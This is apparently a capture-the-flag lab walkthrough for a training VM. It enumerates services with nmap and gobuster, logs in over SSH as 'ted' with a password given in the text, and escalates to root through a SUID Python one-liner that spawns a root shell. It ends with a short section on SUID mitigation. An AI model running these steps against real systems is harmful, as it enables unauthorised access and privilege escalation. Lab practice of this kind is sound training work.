

# Target Machine 5

## Enumeration

We start with basic service scanning:

```
nmap -sS 192.168.16.134
```

```
(kali@kali)~[/Desktop/npt]
$ nmap -sS 192.168.16.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-14 12:00 EDT
Nmap scan report for 192.168.16.134 (192.168.16.134)
Host is up (0.00016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
MAC Address: 00:0C:29:5C:E3:D7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

```
$ gobuster dir -u http://192.168.16.134 -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

found /admin

```
(kali@kali)~[/Desktop/npt]
$ gobuster dir -u http://192.168.16.134 -w /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)



[+] Url: http://192.168.16.134
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 298]
/.htpasswd (Status: 403) [Size: 298]
/.hta (Status: 403) [Size: 293]
/LICENSE (Status: 200) [Size: 1093]
/admin (Status: 301) [Size: 316] [→ http://192.168.16.134/admin/]
/css (Status: 301) [Size: 314] [→ http://192.168.16.134/css/]
/img (Status: 301) [Size: 314] [→ http://192.168.16.134/img/]
/index.html (Status: 200) [Size: 6437]
/js (Status: 301) [Size: 313] [→ http://192.168.16.134/js/]
/mail (Status: 301) [Size: 315] [→ http://192.168.16.134/mail/]
/manual (Status: 301) [Size: 317] [→ http://192.168.16.134/manual/]
/package.json (Status: 200) [Size: 1173]
/package-lock.json (Status: 200) [Size: 261931]
/server-status (Status: 403) [Size: 302]
/vendor (Status: 301) [Size: 317] [→ http://192.168.16.134/vendor/]
Progress: 4746 / 4747 (99.98%)

Finished
```

On the HTTP service, we find a `notes.txt` file containing:



This hints at:

- A user named **ted**
- Possible weak SSH credentials

## Gaining Initial Access

We try SSH with the found credentials:

```
ssh ted@192.168.16.134
```

password is 12345ted123

```

kali@kali: ~/Desktop/npt
$ ssh ted@192.168.16.134
The authenticity of host '192.168.16.134 (192.168.16.134)' can't be established.
ED25519 key fingerprint is SHA256:vJgmhqK0mHq0Mb0plStyOdzw6GenPEkZkch+PIVozzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.16.134' (ED25519) to the list of known hosts.
ted@192.168.16.134's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Aug 2 02:51:57 2025 from 192.168.204.133
ted@0day5:~$ whoami
ted
ted@0day5:~$ ls
user.txt
ted@0day5:~$ cat user.txt
NPT{us3r_0wn3d_n3xt_st0p_r007}
ted@0day5:~$

```

```
NPT{us3r_0wn3d_n3xt_st0p_r007}
```

## Privilege Escalation Enumeration

As **ted**, we search for files with the **SUID** bit set (can run as the file owner — often root):

```
find / -perm -4000 2>/dev/null
```

```

ted@0day5:~$ find / -perm -4000 2>/dev/null
/usr/bin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@0day5:~$

```

One entry stands out:

```
/usr/bin/python2.7
```

This is dangerous — running a SUID Python binary means we can make Python execute commands as root.

## Exploiting SUID Python

We run:

```
/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

- `os.setuid(0)` changes our effective UID to **0** (root)
- `/bin/bash` spawns a root shell

```
ted@0day5:~$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@0day5:~# whoami
root
root@0day5:~# ls
user.txt
root@0day5:~# cat user.txt
NPT{us3r_0wn3d_n3xt_st0p_r007}
root@0day5:~#
```

NPT{us3r\_0wn3d\_n3xt\_st0p\_r007}

## Why This Works

- **SUID bit:** Normally, a program runs with the permissions of the user executing it. With SUID, the program runs with the permissions of the **file owner** (in this case, root).
- **Python's Power:** Python allows importing `os` and calling system commands.
- By combining these, we **directly elevate privileges** without exploiting memory or guessing passwords.

## Mitigation

- Remove unnecessary SUID binaries ( `chmod -s /usr/bin/python2.7` ).
- Limit user access to dangerous binaries.
- Keep the system updated.